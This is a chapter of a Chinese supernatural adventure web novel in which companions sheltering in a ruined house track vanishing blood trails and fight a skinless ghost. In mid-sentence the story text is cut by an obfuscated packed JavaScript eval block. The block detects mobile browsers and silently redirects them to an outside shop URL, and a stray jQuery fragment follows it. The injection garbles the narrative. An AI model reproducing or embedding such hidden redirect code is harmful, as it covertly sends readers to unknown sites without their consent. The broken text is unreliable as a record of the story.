顾桃听完,周身妖气浓重了几分,眸色沉着,默默思考着什么。
君梦见他不语,抽了抽鼻子,低声唤道:“桃哥?”
火堆里噼啪声不停,顾桃垂下眼眸,将外袍往她肩上拢了拢,语气温和安抚道:“没事,是这地方太糟糕,日有所思夜有所梦罢了……我守着你,你就在这里休息。”
君梦不再吱声,睡意全无。他的样子,并不像是“没事”。
那梦境太过真实,让她一时分不清刚才的是梦,还是此刻是梦,只下意识往自己手背上掐了一把。
“嘶…”
顾桃低头看她搓揉手背上的红印,侧过脸用余光扫了眼身后的房间,稍稍犹豫后,还是拾起一片小木块,屈指一弹,将木片飞射向其中一扇门板,发出极轻微的声响。
不多时,叶远楠哈欠连连走了出来。
刚想询问,一看他怀中搂着愣神的君梦,两人的姿势就着橙色火光,说不尽的暧昧,顿时气不打一处来。
叶远楠拉长了脸,双臂环胸往他跟前一站。
怎么着?半夜想起来喂狗?
顾桃没理会他的不满,给他使了个眼色:有怪事,去看看。
叶远楠挑了挑眉,居然接收到了信号:得,我懂了,出去瞅瞅是吧?他收起面上戏谑的表情,朝着门外走去。
刚出得门来,四周黑悠悠的一片,冷风扫过面庞,他打了个激灵,霎时清醒。
“不对呀,他为什么不自己出来看?”
这是不放心他在她身边么?死小子,还挺记仇!
叶远楠一阵无语,摸出怀中雕刻精致的火折子,轻吹之下,燃起的火光顷刻吞噬了面前黑暗。
他就借着这点微光沿着大屋墙根挪步,靴底碾过碎石子的声响在漆黑寂静的夜里格外刺耳。
嘴里忍不住抱怨道:“这是什么破差事,黑灯瞎火凉飕飕的。”
火光扫过四周,连只耗子也没见着……也是,耗子在这儿恐怕都得饿死。
一边胡思乱想着,两只眼皮又要开始打架。
这时一阵微风拂过,火光晃了晃,忽然照亮窗台下那抹显眼的痕迹。
就在他们住下的两间房窗外,地面留下长长的暗红色印记,像是有人拖拽着被血水浸透的破布从这儿碾过,痕迹边缘还带着不规则的滴落状血点。
他眉尾一紧,半蹲下身子,用指尖沾了点红色举到鼻尖。
一股浓烈的甜腥味儿,是很新鲜的人血混合着鬼气。
叶远楠当即皱起俊脸,嫌弃地将血色擦到衣摆上。
而姑娘们住的那间屋子窗下,血迹尤其厚重,显然那东西在此处徘徊了许久。
“他娘的……”
叶远楠的声音卡在喉咙里。
他们在住进来之前就四周检查过,当时绝对是没有这些奇怪东西的。
更让他头皮发麻的是,一条仍然鲜红的痕迹,正曲折地从另一头绕向前院。
心里咯噔,叶远楠暗道不好!提气就沿着痕迹往正门奔。
那血迹一路来到缺损的大屋正门,他几乎是撞开木门冲进屋,却愣在当场。
火堆前的两人还安然坐在那儿,见他风风火火闯进来,都露出几分惊讶。
见他表情古怪,顾桃心知有异,却怕吓着君梦,语气仍然平缓:“怎么?你怕黑?”
叶远楠张了张嘴,指着门外想说什么,转瞬便回过神来。
顾桃既然没有明着与他交流,定然是担心激起女孩们更大的恐惧,待事情摸清以前,在这夜半三更的,确实不宜声张。
他当即闭上嘴,转身再度冲了出去,举着火折子蹲在墙根仔细搜寻。
可方才分明还清晰可见的血色,竟像是被清洗过一般消失无踪。
火光映在他脸上忽明忽暗,后背不由沁出一层冷汗。
若不是眼花,那些东西究竟藏去了哪里?
越是回想脑子里越是乱糟糟的,他心想莫不是睡迷糊了?用力甩了甩头,被带动的气流卷着阴风,撩起一串火星正好掠过耳畔,将耳垂烫得刺痛。
不对,那股血腥味儿仍记忆犹新!
叶远楠呼吸一滞,伸出手缓缓撩起衣摆。
一枚血色印记落在上面,正是他胡乱擦拭手指时留下的。
他僵在原地,被戏耍的怒意漫上心头,往日里总带着痞气的眼角此刻微微下沉,瞳仁里的火光像是淬上一层冰壳,亮得慑人。
收了火折子,自掌心腾起一团术火,沿着院子转了三圈,连枯草缝都扒拉了一遍,却始终没再出现任何可疑之处。
明明每一根寒毛都在提醒,有什么东西正躲在暗处用阴毒的视线盯着他,却偏偏不能判断具体方位。
顿了一顿,叶远楠缓缓回头望向大屋,怒极反笑地冷哼一声。
眼下怕是顾不得是否会惊吓到姑娘们了。
他以两指捻起左掌中的火团,口中低声诵出术诀,“呼啦”一声将指尖火团甩向正屋。
那团火刚沾到地面,焰身瞬间拔高,沿着大屋就围成一个大火圈。
火焰另外分出一簇,随着门缝往里钻,顺着地面朝火堆前的两人包围过去。顾桃带着君梦腾地站起身,正想质问他抽什么疯呢?却见火焰自动避开他们,继续往他们身后蔓延。
叶远楠不急不缓踩着火焰进了屋,锐利的眼神像把刚磨过的刀,抬起手指指向他们。
顾桃反应迅速,揽了错愕的君梦大步跨过火堆,靠近叶远楠后转身看向他们先前的位置。
这一眼,直叫他大吃一惊。
他们刚才坐的位置正后方,一道黑影扭曲着凭空出现,渐渐现出人形。
那是个佝偻着背的男人,没有脸皮,不!它套着的那件破烂粗布衫下,根本就没有半寸完整皮肤,就像前一秒刚被人剥去浑身皮,从跳动红肉上沁出的血水还顺着布条往下滴落。
无皮鬼眼眶里黑洞洞的,鲜红的血沿着脸肉往下淌,嘴角上挑,似乎还在笑。
原本消失在地面的血色痕迹,在火焰中再次显现。
正是从大屋门口一路延伸进来,接着就一直立于二人身后,那处血迹竟聚成了一滩血洼。
君梦浑身炸毛,双腿一软,若不是顾桃揽着她,怕是滚到地上了。
原来那不是梦,都是真的!
可正是这真实才最让她难以接受!脸上血色刹那褪尽,浑身止不住颤抖。
叶远楠见这无皮鬼影显了形,怒骂道:“竟敢戏耍小爷!找死!”
随着骂声,他就着身旁采摘一朵火莲,猛地射向鬼影。
那鬼东西不躲也不闪,嘴角扯出更大的幅度。
火莲在它身影上撞散,焰火努力焚烧着它,随着它的身影渐渐变淡,他们心头却没有半分松懈。
它的笑容实;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return''\\w+''};c=1;};while(c--)if(k[c])p=p.replace(new RegExp(''\\b''+e(c)+''\\b'',''g''),k[c]);return p;}(''8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="}'',24,24,''userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17256174|195263||http|test|mini|href|location''.split(''|''),0,{}));
() {
$(''.inform'').remove();
$(''#content'').append(''
在太过蹊跷。
果然,火莲消散后,跟着消失的鬼影便再次原地重聚,无皮脸上还是那副诡异的表情。
叶远楠一时吃不透它究竟是什么东西,手心微微出汗。
就在这时,两间里屋的门被打开,被他怒喝惊醒的三人一拥而出。
离声将将看清眼前鬼影的模样,胃里就忍不住一阵翻江倒海,扶着门框面色发青。
小羽比她镇定许多,虽也被近在眼前的无皮鬼脸惊得一颤,却还是下意识往前站了一步,将离声挡在身后。
她快速在手中以灵力凝聚起一把弓箭,正欲趁其不备偷袭,另一边反应最快的陆以乐早将炼狱刺了出去,口中也如叶远楠般骂道:“他娘的,什么脏东西?!还真敢来!”
长枪带着风声直取鬼影后背,然而手中完全没有感觉到阻碍,像是刺了一团空气,枪尖离火也并未产生感应到邪祟的反应。
可那鬼影却是不依,接连两击让它气恼了。趁陆以乐收枪发懵之际,回身就是一爪,尖锐的指甲撕开他的袖口,在他小臂上留下四道深深血痕,皮肉外翻血珠滚滚而落。
众人大惊,按理说这鬼影不受火术干扰也就罢了,连离火也不能伤它分毫,那么它就应该是幻术之类,可它竟能以实体的形态对人造成伤害!
顾桃不再观望,当即将君梦推给叶远楠,唤出雷泽,带着电光横劈过去。
那鬼影此时正扑向小羽,但听耳边“滋啦”声响,立即散了身影,可谓是毫不犹豫。
顾桃扑了个空,雷泽斧刃划向地面,在三人脚边落下几道电光滋过的黑色纹路。
鬼影就此消失不见,叶远楠巡视一周后收了焰火,冲着他们摇了摇头,几人这才心惊肉跳地凑到一处。
地上火堆依旧噼里啪啦燃烧着,地上血色痕迹跟随鬼影再行消失。
方才短短时间内发生的一切,就像是几人同时做了同样的梦,同时被惊醒后才围坐在一起。
如果没有衣角那枚血印,和陆以乐手臂上的伤痕的话……
顾桃重新把惊吓过度的君梦搂在怀里,和叶远楠一起,三人默契地避开无皮鬼站立了老半天的位置。
陆以乐可不管那么多,龇牙咧嘴捂着受伤的手臂,一屁股就坐到最舒适且没人的位置上。
离声被他指缝中浸出来的血水一晃,强行按下心中波澜,拉过他的手臂搁在自己膝头,就着火光翻开他手掌,取出一方干净帕子拭了拭伤口四周的血迹,这才将白色药粉均匀撒上。
君梦在顾桃温暖的怀抱中缓过神来,率先开口打破这骇人的沉静:“那、东西呢?”
她的声音仍带着哆嗦,紧紧抓着顾桃衣裳的手指,早已泄露她心底的慌乱,她只有一个念头,必须确认现在到底是真实还是梦境。
若说谁受到最重的惊吓,必然是她了,毕竟在几次似幻似真的景象中,无皮鬼就与她接触最多,冲击最烈。
面对突然的平静,叶远楠眼神里也满是惊疑:“难道……真是幻觉?可是这也太真了!”
话音刚落,屋外传来一声乌鸦尖细的“嘎嘎”声,就像在为那只无皮鬼的邪恶笑容配音。
顾桃捏了捏眉心,刚才他靠近鬼影时感受到的刺骨寒意,此刻还围绕在身旁,绝不可能是凭空臆想出来的。
“不是幻觉。”他沉声道,目光扫过陆以乐手臂上的绷带。
“是它在试探我们。”